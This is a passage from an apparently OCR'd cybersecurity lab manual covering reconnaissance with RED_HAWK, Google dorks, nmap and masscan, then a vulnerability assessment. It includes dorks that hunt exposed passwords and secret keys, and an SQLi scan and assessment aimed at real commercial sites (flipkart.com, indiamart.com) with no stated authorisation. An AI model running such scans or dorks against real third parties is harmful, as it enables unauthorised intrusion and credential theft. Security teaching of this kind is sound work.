
Player


kali@kali: ~/RED_HAWK

File Actions Edit View Help

```
      +                  List Of Scans Or Actions                  +
      +------------------------------------------------------------+

            Scanning Site : https://flipkart.com


 [0]  Basic Recon
 [1]  Whois Lookup
 [2]  Geo-IP Lookup
 [3]  Grab Banners
 [4]  DNS Lookup
 [5]  Subnet Calculator
 [6]  NMAP Port Scan
 [7]  Subdomain Scanner
 [8]  Reverse IP Lookup & CMS Detection
 [9]  SQLi Scanner
 [10] Bloggers View
 [11] WordPress Scan
 [12] Crawler
 [13] MX Lookup
 [A]  Scan For Everything - (The Old Lame Scanner)
 [F]  Fix (Checks For Required Modules and Installs Missing Ones)
 [U]  Check For Updates

 [Q]  Quit!

[#] Choose Any Scan OR Action From The Above List: 9

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : SQL Vulnerability Scanner


┌──(kali㉿kali)-[~/RED_HAWK]
└─$
```

GHDB: Google Hacking Database – A Information Gathering Web Application for Google Dorking (Manipulating Google Search Engine)





Google Filters are used in different ways & different scenarios for getting private and hidden information of any website.

Some Examples of Dorks for finding Sensitive Information –

intitle: index of /concrete/Password

intitle:"index of" "/usernames"


filetype:csv intext:"Secret access key"

intext:"user" filetype:php intext:"account" inurl:/admin

inurl:"live/cam.html"

Google Dorking of Hidden Oracle Log Files containing Sensitive Information such as Username, Passwords.

Dork - allintext:username filetype:log “oracle”



Practical No. 3


Aim: Practical on enumerating host,port and service scanning.

- **Enumerating Hosts, Ports & Services of a Domain or IP using Nmap in Kali Linux.**

Nmap, also known as Network Mapper, is a powerful open-source tool used for network exploration and security auditing. It is designed to scan and map networks, discover hosts, and identify open ports and services running on those hosts.

- **Basic Nmap Commands in Linux –**
  - **Nmap –h**
  - **nmap <hostname or IP address>**
  - **nmap -sV <hostname or IP address>**
  - **nmap -sS <hostname or IP address>**
  - **nmap -sA <hostname or IP address>**
  - **nmap -p <port> <hostname or IP address>**

- **Scanning a test Website –** **nmap scanme.nmap.org**



- **Scanning for specific open ports –** **nmap -p80, 443 scanme.nmap.org**

```
┌──(kali㉿kali)-[~]
└─$ nmap -p80,443 scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:57 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE    SERVICE
80/tcp  open     http
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds
```

- **Scanning Services running on the Domain – nmap -sV scanme.nmap.org**


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:59 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.67 seconds
```

- **OS Detection of Domain or IP address – nmap -vv -O 192.168.10.123**

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -vv -O 192.168.10.123
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 22:19 EDT
Initiating Ping Scan at 22:19
Scanning 192.168.10.123 [4 ports]
Completed Ping Scan at 22:19, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:19
Completed Parallel DNS resolution of 1 host. at 22:19, 0.01s elapsed
Initiating SYN Stealth Scan at 22:19
Scanning 192.168.10.123 [1000 ports]
Completed SYN Stealth Scan at 22:19, 4.07s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.10.123
Retrying OS detection (try #2) against 192.168.10.123
Nmap scan report for 192.168.10.123
Host is up, received reset ttl 128 (0.00056s latency).
Scanned at 2024-07-09 22:19:42 EDT for 6s
All 1000 scanned ports on 192.168.10.123 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=7/9%OT=%CT=%CU=%PV=Y%G=N%TM=668DEFC4%P=x86_64-pc-linux-gnu)
SEQ()
U1(R=N)
IE(R=N)


Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
           Raw packets sent: 2055 (94.944KB) | Rcvd: 3 (120B)
```

Host Scanning using Mass Scan:

1. masscan –regress
2. masscan –help



3. sudo masscan –p 80,53 192.168.10.123

```
┌──(kali㉿kali)-[~]
└─$ sudo masscan -p 80,53 192.168.10.123
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-07-11 02:23:42 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [2 ports/host]
```

Port Scanning and Service Scanning using Metasploitable2:

1. nmap -v -p 0-65535 -A 192.168.10.123 -oA metasploitable2

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -p 0-65535 -A 192.168.10.123 -oA metasploitable2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 22:15 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating Ping Scan at 22:15
Scanning 192.168.10.123 [2 ports]
Completed Ping Scan at 22:15, 3.00s elapsed (1 total hosts)
Nmap scan report for 192.168.10.123 [host down]
NSE: Script Post-scanning.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.28 seconds
```

2. ls
3. mkdir target (Making Directory)
4. mv metasploitable2.* target/
5. cd target/ (Change Directory)
6. cat metaspoitable2.nmap

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  metasploitable2.gnmap  metasploitable2.nmap  metasploitable2.xml  Music  Pictures  Public  RED_HAWK  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ mkdir target

┌──(kali㉿kali)-[~]
└─$ mv metasploitable2.* target/

┌──(kali㉿kali)-[~]
└─$ cd target/

┌──(kali㉿kali)-[~/target]
└─$ cat metasploitable2.nmap
# Nmap 7.94SVN scan initiated Wed Jul 10 22:28:17 2024 as: nmap -v -p 0-65535 -A -oA metasploitable2 192.168.10.123
Nmap scan report for 192.168.10.123 [host down]
Read data files from: /usr/bin/../share/nmap
# Nmap done at Wed Jul 10 22:28:20 2024 -- 1 IP address (0 hosts up) scanned in 3.40 seconds

┌──(kali㉿kali)-[~/target]
└─$
```

Practical No. 4

Aim: Practical on vulnerability scanning and assessment.

Scanning Vulnerability –

Choosing a Website/Domain for Scanning:

E.g.: Indiamart (indiamart.com)


Gather Basic Information:

IP Address, Hostname, DNS

Scanning using Nmap:


Open Ports, Services Running, OS Detection

1. **ping indiamart.com**



2. **nslookup indiamart.com**

3. **sudo nmap –vv –O 192.168.126.2**



Vulnerability Assessment –


CASE 1 – Open Ports Vulnerability


After gathering Information, there is no ftp server, OpenSSH Ports or network vulnerabilities in the Domain.


CASE 2 – Subdomain Takeover Vulnerability

Further trying Subdomain Takeover Vulnerability using Web Application such as:


VirusTotal.com – Scan Subdomains.




